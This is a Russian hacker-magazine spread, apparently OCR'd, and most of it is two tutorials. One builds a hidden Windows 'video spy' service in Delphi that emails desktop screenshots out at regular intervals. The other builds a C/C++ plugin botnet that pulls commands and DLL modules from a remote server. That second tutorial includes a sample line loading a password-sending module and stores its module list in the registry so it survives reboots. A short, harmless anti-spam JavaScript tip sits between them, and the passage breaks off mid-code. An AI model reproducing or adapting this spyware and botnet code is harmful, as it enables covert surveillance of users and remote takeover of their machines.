ВО МНОГИХ КОМПАНИЯХ, ГДЕ РАБОТА ИДЕТ ПРЕИМУЩЕСТВЕННО ЗА КОМПЬЮТЕРОМ, АДМИНЫ ЛЮБЯТ УСТАНАВЛИВАТЬ НА МАШИНЫ СОТРУДНИКОВ ИНТЕРЕСНУЮ ПРОГРАММУ: СЕРВИС ВИЗУАЛЬНОГО НАБЛЮДЕНИЯ. ОНА ВИСИТ В ПАМЯТИ И ЗАПИСЫВАЕТ ВСЕ, ЧТО ПРОИСХОДИТ НА РАБОЧЕМ СТОЛЕ ПОЛЬЗОВАТЕЛЯ. ЕСЛИ ВДРУГ ЮЗЕР РЕШИЛ ВМЕСТО РАБОТЫ ПОИГРАТЬ В САПЕРА, МЕНЕДЖЕР ЭТО МГНОВЕННО ЗАМЕТИТ И ДАСТ ГЕЙМЕРУ ПО УШАМ. ТАКОЙ СПОСОБ СЛЕЖЕНИЯ НАВЕРНЯКА ПРИГОДИТСЯ ХАКЕРУ, КОТОРОГО ДОЛЖНО УЖЕ ТОШНИТЬ ОТ ТЕКСТОВЫХ ЛОГОВ ОБЫЧНЫХ SPYWARE-УТИЛИТ | gh05t (gh05t@yandex.ru)

Лепим сервис визуального наблюдения

В этой статье мы разберемся, как написать программу-видеошпион — сервис, который будет периодически снимать с рабочего стола пользователя скриншот и отправлять его на мыло (как вариант — сохранять на диск). В принципе, в том, чтобы снять, сжать и отправить, большой сложности нет. Но вот устройство сервисов — штука уже не такая простая, и ей придется уделить особое внимание. Почему именно сервис? Ну во-первых, так принято ;). Во-вторых, сервис не даст себя убить простому смертному пользователю. И в-третьих, он не будет нагло висеть в автозагрузке, а залезет очень далеко и глубоко. Поэтому, чтобы обнаружить его и обезвредить, придется поднапрячься.

[трепанация] Раз уж мы собрались писать шпион в виде сервиса, сначала мы должны разобраться, что он из себя представляет. Итак, сервис, или, как его любят называть разработчики винды, служба, — это исполняемый файл PE-формата, то есть экзешник. От обычного приложения его отличает особая начинка. Каждый сервис должен состоять как минимум из трех специальных функций:

1 Main-функция. Главная функция, вызываемая при запуске, — как у всех исполняемых файлов. В ней мы, прежде всего, сообщаем системе, что данный файл содержит код не обычной программы, а службы. Для этого мы вызываем функцию StartServiceCtrlDispatcher и передаем ей структуру типа Service_Table_Entry, в которой описано имя сервиса и указатель на его ServiceMain-функцию.

[main-функция нашего шпиона]

```
DispatchTable.lpServiceName:='Our service';
DispatchTable.lpServiceProc:=@ServiceMain;
StartServiceCtrlDispatcher(DispatchTable);
```

2 ServiceMain-функция. На этом участке кода будет происходить инициализация и вся основная работа нашего шпиона. О нем нам еще предстоит поговорить ниже.

3 Handler-функция. Предназначена для обработки системных событий типа запуска, паузы или остановки сервиса. В качестве параметра система передает ей сообщение об изменении состояния сервиса. Все типы сообщений я описывать не буду, их можно взять в MSDN, скажу лишь о SERVICE_CONTROL_INTERROGATE. Это сообщение самое важное и требует немедленно возвратить текущий статус сервиса, используя SetServiceStatus. Даже если мы забьем на всякие функции типа остановки сервиса, это сообщение обрабатывать все равно придется.

[let's code!] Зная основу анатомии сервисов, можно приступить к кодингу. Хочу заметить, что, как правило, сервисы — это консольные приложения, а значит, писать мы будем непосредственно в коде проекта. В связи с этим можешь смело удалять из проекта все юниты, вычищать секцию uses и весь код между begin и end. Правда, совсем без модулей мы далеко не уедем, так что добавляй в секцию uses Windows и WinSvc, чтобы была возможность пользоваться стандартными виндовыми функциями, константами и типами. Также понадобятся несколько глобальных переменных. Для регистрации сервиса в главной функции — DispatchTable типа Service_Table_Entry. Для описания текущего статуса сервиса — MyServiceStatus типа SERVICE_STATUS. А для обращения к сервису — его хэндл в переменной ServiceStatusHandle типа SERVICE_STATUS_HANDLE.

[инициализация] Что ж, пришла пора нам реализовать ServiceMain-функцию. И первое, что мы должны в ней сделать, — создать и инициализировать все переменные, используемые в дальнейшем. Начнем, пожалуй, со структуры MyServiceStatus, нужной для регистрации сервиса в системе. У нее семь параметров, и все мы должны заполнить.

DwServiceType — тип сервиса. У нас шпион самый обычный, без выпендрежа, поэтому нас устроит значение SERVICE_WIN32.

DwCurrentState — текущий статус сервиса. Так как нам предстоит долгая инициализация, установим пока это значение в SERVICE_START_PENDING (в режиме ожидания).

DwControlsAccepted — параметр, определяющий, какие события от системы будет принимать сервис. Давай позволим пользователю останавливать и ставить сервис на паузу (SERVICE_ACCEPT_STOP or SERVICE_ACCEPT_PAUSE_CONTINUE), мы же не изверги, верно?

DwWin32ExitCode, dwServiceSpecificExitCode — коды ошибок. У нас никаких ошибок пока нет ;), поэтому забиваем оба параметра нулями.



В случае если пользователь не залогинен в системе, функция GetDesktopWindow вернет 0 и скриншот придет пустой.

DwCheckPoint — текущее состояние выполнения процесса. Это значение надо периодически увеличивать и сообщать об этом системе (SetServiceStatus), иначе система решит, что сервис завис. Ставим 0.
DwWaitHint — время в миллисекундах, в течение которого система ждет обновления статуса сервиса. Тут есть интересная фишка. Если поставить dwWaitHint:=0, то можно будет не париться по поводу увеличения dwCheckpoint. Нам лишний геморрой ни к чему, поэтому так мы и сделаем.
Заполнив структуру, надо зарегистрировать с ее помощью наш сервис визуального наблюдения:

```
MyServiceStatusHandle:= RegisterServiceCtrlHandler(
        'OurVideoSpyService', @MyServiceCtrlHandler);
```

В качестве параметров здесь передаются имя сервиса, заданное при заполнении DispatchTable, и указатель на handler-функцию. Мы определили его статус как SERVICE_START_PENDING, поэтому он пока находится в состоянии ожидания. Запустить его на полную катушку можно будет лишь после инициализации остальных переменных, которые понадобятся нам уже для реализации, собственно, самого визуального наблюдения.

Смело объявляй в ServiceMain следующие переменные:

```
desk: hDC;
bmScreen: Graphics.TBitmap;
jpeg: TJPEGImage;
smtp: TidSMTP;
mes: TidMessage;
attach: TIdAttachment;
```

Первая переменная будет содержать хэндл контекста устройства — значение, которое понадобится в дальнейшем для получения снимка рабочего стола. Следующие две переменные необходимы для хранения оригинала снимка и его сжатой версии. А с помощью smtp мы будем отправлять сообщение mes, к которому прикрепим аттач в виде переменной типа TIdAttachment.
Кстати, если ты обратишь внимания на типы переменных, то заметишь, что я не стал писать сервис исключительно на WinAPI. Причин тому есть несколько. Во-первых, это кошмарный формат JPEG, без которого не удалось бы по-человечески сжать скриншот. Реализовать сжатие — это своего рода мазохизм, поэтому если есть возможность, то надо этого избежать. Что я, собственно, и сделал. Во-вторых, это нежелание реализовать собственный smtp-движок, так как протокол SMTP сложный, можно наделать много ошибок, отлавливать которые очень непросто. Отправка почты у нас будет осуществляться также с помощью стандартного компонента TIdSMTP. Поэтому, помимо модулей Graphics и JPEG, в uses мы должны добавить IdSMTP.
Естественно, что использование компонентов Delphi в программе очень неприятным образом отразится на ее размере. Поэтому было бы логично заметить, что для распространения шпиона (которым, между прочим, я тебе строго-настрого не рекомендую заниматься) куски, использующие возможности среды, надо переписать на чистом API.
Ладно, вернемся к нашей инициализации. Нам надо вызвать



[стандартный менеджер сервисов в WinXP]

[TSERVICE]
В Delphi невероятное количество разных классов и компонентов. В том числе есть компонент для быстрой разработки сервисов. О нем уже писал Horrific в Ха №6.2004. Использование его наверняка сильно упростило бы работу над нашим видеошпионом, но не дало бы такого полного представления о работе сервисной системы в Windows. За счет того, что мы написали сервис в Delphi на чистом API, у нас теперь не должно возникнуть никаких трудностей при переписывании его на Си или ассемблере.

конструкторы для всех переменных, объявленных выше, кроме хэндла и аттача. Хэндл — это не класс, а просто дескриптор, у него вызывать и настраивать нечего. А аттач мы будем инициализировать позже, уже в процессе работы шпиона, так как в его конструкторе надо указать адрес прикрепляемого файла, а мы его узнаем лишь после сохранения снимка рабочего стола в файл.

[примеры вызовов конструкторов]

```
bmScreen:=Graphics.TBitmap.Create;
jpeg:=TJPEGImage.Create;
mes:=TIdMessage.Create(nil);
smtp:=TIdSMTP.Create(nil);
```


Создав объекты, мы должны настроить их параметры.
У битмапа надо выставить размер экрана. Его можно получить с помощью функции GetSystemMetrics, скармливая ей сначала SM_CXSCREEN (для получения ширины экрана), а потом SM_CYSCREEN (для высоты).
Будущему SMTP-соединению мы должны указать smtp-сервер, логин и пароль на нем, а также тип аутентификации (atLogin).
В параметрах сообщения мы укажем, куда слать снимки рабочего стола и как оформлять письмо.
Если есть желание, можно также выставить качество сжатия JPEG поменьше. Если не трогать стандартных размеров (1024x768), скрин занимает где-то 150-200 Кб.
После инициализации всех возможных переменных следует изменить значение текущего состояния сервиса, расположенного в переменной MyServiceStatus, на SERVICE_RUNNING и сообщить об этом системе:

```
MyServiceStatus.dwCurrentState:= SERVICE_RUNNING;
SetServiceStatus (MyServiceStatusHandle, MyServiceStatus);
```

[камера! мотор!] Основной код сервиса мы будем выполнять в цикле в ServiceMain-функции после инициализации всех переменных. Я не придумал ничего более оригинального, чем сделать цикл бесконечным (вообще-то, так делать нельзя, лучше какую-нибудь переменную-флаг ввести, а не true писать. — Прим. Горлума.:) while true do.
В задачи основного кода входит получение свежего снимка рабочего стола, сжатие его и отправка по заданному в параметрах переменной mess адресу. Каждый момент мы рассмотрим подробно.
Снять скриншот с рабочего стола — это, наверное, самое простое во всем сервисе визуального наблюдения. Делов-то — две строки. Сначала получаем хэндл контекста устройства (помнишь, мы переменную desk объявляли?). Делается это с помощью функции GetDC, которая по хэндлу окна выдаст хэндл контекста устройства (хэндл окна десктопа получается с помощью GetDesktopWindow). Этот контекст позволит получить доступ к изображению рабочего стола. А затем с помощью функции *BitBlt* полностью копируем изображение в наш буфер bmScreen:

```
BitBlt(bmScreen.Canvas.Handle, 0, 0, bmScreen.Width,
bmScreen.Height, desk, 0, 0, SRCCOPY);
```

Для того чтобы ужать изображение (не хочешь же ты получать по 1,5 Мб, если можно 200 Кб), запишем его в переменную jpeg методом Assign, а затем сохраним в файл методом SaveToFile.
Полученный файл прикрепим к письму с помощью переменной attach, в конструкторе которой мы укажем, к какому письму какой файл присоединять.



[в процессе работы :)]

[рабочий код сервиса]

```
desk:=GetDC(GetDesktopWindow);
BitBlt(bmScreen.Canvas.Handle, 0, 0, bmScreen.Width,
bmScreen.Height, desk, 0, 0, SRCCOPY);
Jpeg.Assign(bmScreen);
Jpeg.SaveToFile('C:\screenshot.jpg');

attach:=TIdAttachment.Create(mess.MessageParts,'C:\screenshot.jpg');
try
        smtp.Connect(-1);
except
        sleep(30000); { полминуты }
        continue;
end;
smtp.Send(mes);
smtp.Disconnect;
attach.Free;
{ пауза между итерациями — две минуты }
sleep(2*60000);
```

[установка] Наш видеошпион закончен. Осталось только установить его в систему и наслаждаться результатом его работы. Правда, для установки сервиса в систему, как это ни прискорбно, потребуется еще одна программка, разработкой которой мы сейчас и займемся.
Все сервисы, запускаемые при старте Windows, загружаются специальной системой, называемой SCM (Service Control Manager). Для взаимодействия с этой системой есть ряд функций, которыми нам предстоит манипулировать.
Первая — OpenSCManager, функция, которая откроет SCM и получит определенные права доступа для работы с сервисами. Ей передается имя машины, имя базы данных сервисов (оба параметра для локальных компьютеров — nil) и права доступа. Мы не будем скромничать и попросим в нашем установщике максимальных прав — SC_MANAGER_ALL_ACCESS. Если не произошло никаких ошибок, функция вернет нам хэндл SCM'а, без которого работа с сервисами невозможна.
Открыв SCM, мы должны создать в нем наш сервис визуального наблюдения. Делается это функцией CreateService. Параметров у нее достаточно, опишу лишь ключевые.
hSCManager : SC_HANDLE — хэндл SCM'а, который получили выше.
lpServiceName : string — имя сервиса.
lpDisplayName : string — видимое пользователю название сервиса.
dwDesiredAccess : cardinal — запросы, на которые будет отвечать сервис. Я использовал SERVICE_ALL_ACCESS, но если ты совсем никого не любишь, то можешь оставить только SERVICE_INTERROGATE.
dwServiceType : cardinal — тип сервиса. Поскольку наш шпион —



[один из способов удаления юнитов — через менеджер проекта]

это интерактивный сервис, то есть ему требуется доступ к рабочему столу, к обычному значению типа сервиса SERVICE_WIN32_OWN_PROCESS мы должны дописать «or SERVICE_INTERACTIVE_PROCESS».
lpBinaryPathName : string — путь до исполняемого файла сервиса. Остальные параметры функции нас совершенно не касаются, поэтому мы заполняем их nil'ами.
Остается только выполнить функцию и можно считать, что наш видеошпион полноценно установлен в системе. Функция вернет хэндл созданного сервиса. Его ты можешь использовать для дальнейшей конфигурации или удаления сервиса, а можешь вообще не трогать от греха подальше.
По окончании работы с сервисом (но не по окончании работы самого сервиса) хэндл придется закрыть функцией CloseServiceHandle.
Если вдруг тебе захочется удалить нашего шпиона из системы, то используй функцию DeleteService. Параметром ей надо передать хэндл, возвращаемый функцией CreateService. Как его получить, если ты уже все закрыл? Для этого есть функция OpenService, которая по названию сервиса вернет его хэндл.

[вместе веселее] Хороший получился шпион, только сырой немного. У него есть масса мелких недостатков. Но если их устранить, то хоть на прилавок выкладывай. К примеру, из-за того что мы использовали в проекте стандартные компоненты Delphi, экзешник сервиса страшно разросся.
Плюс все письма будут с одинаковыми Subject'ами — разобраться, какой скрин когда снят, будет сложновато. И т.д. и т.п. В общем, нет предела совершенству. Если тебе понравилась идея видеошпиона и ты хочешь ее развивать — пиши. Возможно, вместе у нас получится что-нибудь потрясающее

[Tips & Tricks]

Хочешь увидеть свои советы в журнале? Присылай их на адрес Sklyarov@real.xakep.ru. Ведущий рубрики Tips&Tricks Иван Скляров.

Если ты web-мастер, то знаешь, как много будет спама приходить на ящик, если сделать на страницах сайта прямую ссылку на свой e-mail. Так вот, защититься от спама можно с помощью JavaScript. Вставляем в код HTML-документа следующее:

```
<script language="javascript">
var name = "login"; // Твой логин
var domain = "xsector.dc.ru"; // Домен почты
/* Выводим это дело на экран */
document.write(name + "@" + domain);
</script>
```

В примере выше мы вывели адрес электронной почты как текст, а использовать его как ссылку можно так:

```
<script language="javascript">
var name = "login";
var domain = "xsector.dc.ru";
document.write('<a href="mailto:' + name + '@' + domain + '">Обратная связь</a>');
</script>
```

Кстати, такое дело можно использовать и на PHP, VBScript и вообще в любом ЯП.

Z-StyLe aka Отверженный E-mail: uXrD616zPkq@yandex.ru http://xsector.dc.ru

C/C++

Умный ботнет

ОСНОВНЫМ НЕДОСТАТКОМ СОВРЕМЕННЫХ PUBLIC-БОТНЕТОВ ЯВЛЯЕТСЯ ПОЧТИ ПОЛНАЯ НЕВОЗМОЖНОСТЬ ДОБАВЛЕНИЯ В СЕТЬ НОВОЙ ФУНКЦИИ. СЛОЖНОСТЬ ДАЖЕ НЕ В МОДИФИКАЦИИ ИСХОДНОГО КОДА БОТА — С ЭТИМ СПРАВИТСЯ ЛЮБОЙ БОЛЕЕ-МЕНЕЕ ПРОДВИНУТЫЙ КОДЕР, А В ЕГО ПЕРЕУСТАНОВКЕ. ЕСЛИ АДМИНУ ДЛЯ ЭТОГО НАДО ОБЕЖАТЬ ВСЕ МАШИНЫ В СЕТИ, ТО ХАКЕРУ ОБЫЧНО ПРОЩЕ СОБРАТЬ НОВУЮ СЕТЬ. ТАКИХ ПРОБЛЕМ НЕ СТАЛО БЫ, БУДЬ БОТНЕТ ПЛАГИННЫМ С ДИНАМИЧЕСКОЙ ПОДКАЧКОЙ МОДУЛЕЙ

| Петя и Волк (ICQ#135511)

Просто, но со вкусом о создании плагинного ботнета



На диске, как всегда, ты найдешь полный исходный код программы, описанной в статье.



Отличным примером хакерского ботнета является phatbot. Модульный бот с огромным количеством функций. В p2p-сетях уже давно валяются исходники этого монстра, занимающего аж 59 мегов! Must have.



Подробнее о скачивании файлов из Сети с помощью WinInet API ты можешь прочесть в MSDN: http://msdn.microsoft.com/library/en-us/wininet/wininet/using_wininet.asp.

Ботнет — это распределенная сеть ботов. Чем различаются бот и какой-нибудь RAT (Remote Administration Tool)? По возможностям, пожалуй, ничем. А по принципу управления отличия кардинальны. Обычно ты командуешь одной RAT за раз – скопировать/переместить/удалить/настроить – все на одной машине. Если машин пять сотен, и на каждой надо, например, поправить какие-нибудь настройки? Стандартными способами тут уже не обойтись. Поэтому и были придуманы боты, фактически те же RAT, только управляемые сервером. Скомандовал сервер: «Всем выключиться», все и выключились. Не надо к каждой машине коннектиться и объяснять, в чем дело и что делать.

Такой подход, надо признать, невероятно удобен всем. Админам — одновременно все компьютеры в локальной сети настраивать, хакерам — управлять DDoS'ом и перебирать пароли, физикам-математикам — что-нибудь обсчитывать глобальное (ведь распределенные вычисления из той же оперы). Задачи у всех разные, на них останавливаться я не стану. Я просто постараюсь объяснить, как можно написать универсальный бот, который сможет удовлетворить (гусары, молчать!) потребности любого человека,

способного написать примитивную динамическую библиотеку. Я расскажу, как сделать плагинный ботнет.

[команды] Самый простой способ управлять кучей ботов — это заставить их самих скачивать команды с web-сервера раз в какое-то время. Зарегался, скажем, на бесплатном хостинге, положил туда текстовой файл с командами. А бота написал так, чтобы он все время этот файл скачивал, парсил и выполнял. В принципе, так должно быть. Но только есть одна проблема: бот должен знать все команды, описанные в файле. Если он что-то не знает, то просто не выполнит. Логично. Угадать заранее, какие от бота потребуются функции, практически невозможно, так как потребности постоянно меняются (бывает даже, что админ становится хакером). Следовательно, надо иметь возможность удаленно, уже после установки ботнета, добавлять/менять/удалять функции бота. Звучит страшно, но на самом деле все еще страшнее ;).
Пусть, к примеру, у нас есть самый обычный бот, который только и умеет, что пинговать заданный адрес да выводить пользователю сообщение. Командный скрипт для него может выглядеть следующим образом:

```
message Сообщение от бота!
pingaddr www.xakep.ru
```

Такой бот поддерживает всего две команды: *message* и *pingaddr*. И ничего другого он не поймет. А должен. Надо поправить его таким образом, чтобы его можно было бы обучать новым командам прямо из скрипта. Оказывается, делается это всего лишь внедрением более или менее сносной плагинной (сервисной) системы и новой команды *load*, которая бы скачивала модули с остальными командами.
С таким лоадом от реализации других команд в самом боте можно отказаться вообще, так как их всех можно будет засунуть в плагины.
Командный скрипт для бота с такой системой преобразуется в нечто следующее:

```
load message http://server.ru/message.dll
load ping http://server.ru/ping.dll
message Сообщение от бота!
pingaddr www.xakep.ru
```

По идее, вначале прога скачивает модули, выполненные в виде динамических библиотек, а затем выполняет команды, зашитые в них. При этом никто не мешает ботмастеру написать еще тьму DLL, реализующих его самые разные задумки. Захочет — напишет модуль, отправляющий пароли на мыло, добавит в скрипт пару строк и будет радоваться.

```
load sendpass http://server.ru/sendpass.dll
sendpass somemail@very-very-important.hm
```

Заинтересовал? Тогда можно приступать к разработке этого счастья.

[пишем бот] Бот может управляться отнюдь не только с web-сервера, просто управление с веба — самое простое в реализации. Тут не надо изучать протоколы (как в случае с IRC) и писать сложные программы. Скачал скрипт с помощью wininet и знай себе, парси его.
Пользоваться API для скачивания в данном случае очень легко:
1 получаешь дескриптор сессии wininet с помощью *InternetOpen*;
2 открываешь урл — *InternetOpenUrl*;
3 сливаешь все содержимое урла в буфер функцией *InternetReadFile*.
Получив скрипт, надо разобраться, что в нем и как. Я предлагаю для начала разбить его на строки. Это можно было бы сделать с помощью обычной функции strtok, указав ей в параметре разделители «\n\r». Но у меня она доверия не вызвала, поэтому я сам реализовал парсинг. Получились, правда, две функции вместо одной: ParseInit и ParseString. Одна инициализирует парсинг, другая получает указатели на метки разбиения. Но это не суть важно, главное — разбить скрипт на строки, а затем выделить в них первое слово — команду.

```
[команда] [строка аргументов]
```

Как ты уже понял, синтаксис скриптов у меня используется простой, поэтому первое слово можно выделить, просто скопировав из строки все символы от начала и до первого пробела.
Получив имя команды, надо посмотреть, зарегистрирована ли она у нас, и если да — выполнить. В коде все это выглядит следующим образом (szPageBuffer — буфер со скриптом):

```
char *sep = "\n\r";
char *lim = szPageBuffer + lstrlen(szPageBuffer);
char *token;
char *command = 0;
char temp[256];

// инициализируем парсинг
token = ParseInit(szPageBuffer, sep, lim);
if (!token) return FALSE;
// делим на строки
do {
		// копируем строку и делим
		// на команду и аргументы
		lstrcpy(temp,token);
		command = GetFirstSpace(temp);
		if(command != 0) *(command-1) = 0;
		// запускаем сервис
		if (IsBotnetService(temp))
GetBotnetService(temp)(command);
} while (token = ParseString(token, lim));
```


Ты заметил функции *IsBotnetService* и *GetBotnetService*? Это самое интересное. Сервисом я обозвал структуру, состоящую из имени команды и адреса функции, обрабатывающей аргументы этой команды. Манипулируя такими структурами, бот будет определять, когда какой код выполнять и т.п. Объясню.
У меня есть массив элементов BotnetService:


```
typedef BOOL (WINAPI *ServiceParser)
(PSTR szString);
typedef struct _Service {
		char szName[128];
		ServiceParser spFunc;
} BotnetService;
```

В структуре *szName* — это имя сервиса (команды), а *spFunc* — указатель на функцию-парсер сервиса. Когда скрипт парсится, первое слово в строке проверяется на присутствие в массиве имен сервисов. Если оно там есть, то с помощью *GetBotnetService* возвращается функция-парсер для команды с таким именем, а затем запускается с параметром — строкой аргументов. По-русски вышесказанное звучит так: бот проверяет, знает ли команду, написанную в строке, и если знает — выполняет ее.
Чтобы бот понимал новую команду, нужно внести соответствующую новую запись (имя команды и адрес функции) в массив. Для удобства это действие я засунул в функцию *RegisterBotnetService*. Она найдет пустое место в массиве и аккуратно запихнет в него данные о сервисе. Использовать ее очень легко, к примеру, регистрация команды *load* (о ее реализации — ниже) выглядит вот так:

```
RegisterBotnetService("load",
LoadServiceParser);
```

На случай, если захочется убить или поменять сервис, я также ввел функцию *UnregisterBotnetService*.
Для того чтобы понять принцип действия сервисной системы бота, нужно осознать, что собой представляет функция-парсер. Попытаюсь объяснить, что же это такое.
Когда бот встречает знакомую команду в скрипте, ему надо выполнить некоторые


[тестирую бота с помощью Small HTTP server]


[EntryPoint бота — гружу библиотеки и регистрирую основные команды]

действия. Увидев, к примеру, *message*, бот должен вызвать функцию *MessageBox* с определенными параметрами. Увидев *load*, — должен скачать и запустить модуль. И так далее. Все эти действия надо оформить в функцию, которую я окрестил функцией-парсером. Сложность понимания, видимо, тут заключается в двух вещах.

1 Парсеру передается строка. Что это за строка? Это аргументы! Это то, что идет в скрипте вслед за именем команды. В случае с *message* это просто выводимое сообщение.

2 Как *GetBotnetService* возвращает функцию? Разве можно возвращать функцией функцию? Еще как можно! Когда в Си речь идет о функции, имеется в виду ее адрес. Вот и в массиве лежат, и GetBotnetService'ом возвращаются как раз адреса, а не сами функции. Хотя свойствами они обладают теми же — к примеру, можно их запускать. Чем я, собственно, и занимаюсь в этой строке: *GetBotnetService(temp)(command)*.

Первые скобки — аргументы функции поиска сервиса, вторые — аргумент для возвращенной функции-парсера.

[модули и команда load] Ради чего был весь этот сыр-бор с сервисами? Исключительно ради плагинности ;).

Модуль может обучить ботнет новой команде, только если в ядре бота есть нормальная сервисная система. Ее мы реализовали. Осталось понять, что такое модули и как их подгружать к ботнету.

Итак, модуль, он же плагин, — это, как принято у взрослых, DLL, динамически подгружаемая библиотека. В ней должен содержаться код, обучающий ботнет новым командам, имя сервиса и функция-парсер. Чтобы код не обломался и сделал все, что от него требуется, ему надо объяснить, где находятся функции для работы с массивом сервисов (они ведь в ядре бота, модуль о них ничего не знает). Самый простой способ это сделать — просто передать библиотеке адреса функций в параметрах некой экспортируемой функции. В ней надо сохранить адреса для дальнейшего использования и зарегистрировать (если это планировалось) новый сервис. В коде такая функция выглядит очень просто:

```
__declspec(dllexport) BOOL WINAPI
InitModule (
        BOOL (*a)(char *, ServiceParser),
        ServiceParser (*b)(char*),
        BOOL (*c)(char *),
        BOOL (*d)(char *))
{
        RegisterBotnetService = a;
        GetBotnetService = b;
        IsBotnetService = c;
        UnregisterBotnetService = d;
        RegisterBotnetService("message",
                MessageServiceParser);
        return TRUE;
}
// Функция-парсер для команды message
BOOL WINAPI MessageServiceParser
(PSTR szString)
{
        MessageBox(0,szString,szString,0);
        return TRUE;
}
```

Подгружаем модуль к каждому боту в сети, передаем адреса сервис-функций через InitModule, регистрируем новую команду. И все, дело сделано: обучили ботнет чему-то новому. Одно только «но» — как подгружаем-то? Ведь я так и не показал, как реализовать команду load, так активно юзаемую в начале статьи. Сейчас исправлюсь. Load должна иметь два параметра: имя модуля в системе и линк, откуда этот модуль можно скачать. Опираясь на это, надо написать функцию-парсер. Она отделит параметры, скачает нужный модуль с линка, запишет его в реестре, подгрузит к боту, а затем найдет и запустит *InitModule*. Честно говоря, в итоге получается достаточно громоздкий код, приводить который я здесь не буду, но детали объясню.

Скачать модуль можно с помощью уже привычного нам WinInet API. Но что значит «записать в реестре»? Просто информацию о скачанных модулях надо куда-то сохранить, чтобы после перезагрузки системы бот не забыл все, чему его так долго обучали. Оптимальное место для хранения подобной инфы — это реестр. В нем я отвел для наших модулей специальное место — ключ *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\botModules*. Там через точку с запятой будут располагаться имена файлов скачанных плагинов для бота. Когда бот при старте захочет подгрузить свои плагины, ему будет достаточно открыть наш ключ с помощью функций работы с реестром (*RegCreateKey*, *RegQueryValuEx etc*) и пропарсить его содержимое.

```
if (RegCreateKey(HKEY_LOCAL_MACHINE,
        REG_KEY, &hk))
        return FALSE;

if(RegQueryValueEx(hk, REG_SUBKEY, 0,
        0, (LPBYTE)szRegEntry, &dwBytes))
{
        RegCloseKey(hk);
        return FALSE;
}
// получили запись в реестре, парсим
char *sep = ";"; // разделитель
char *lim;
char *token;
lim = szRegEntry + lstrlen(szRegEntry);

token = ParseInit(szRegEntry, sep, lim);
if (!token) {
        RegCloseKey(hk);
        return FALSE;
}

do {
        // подгружаю модуль
        HMODULE hModule;
        hModule = LoadLibrary(token);
        if (!hModule) continue;

        // нахожу функцию
        LoadFunction InitModule;
        InitModule = (LoadFunction)
GetProcAddress(hModule, "InitModule");

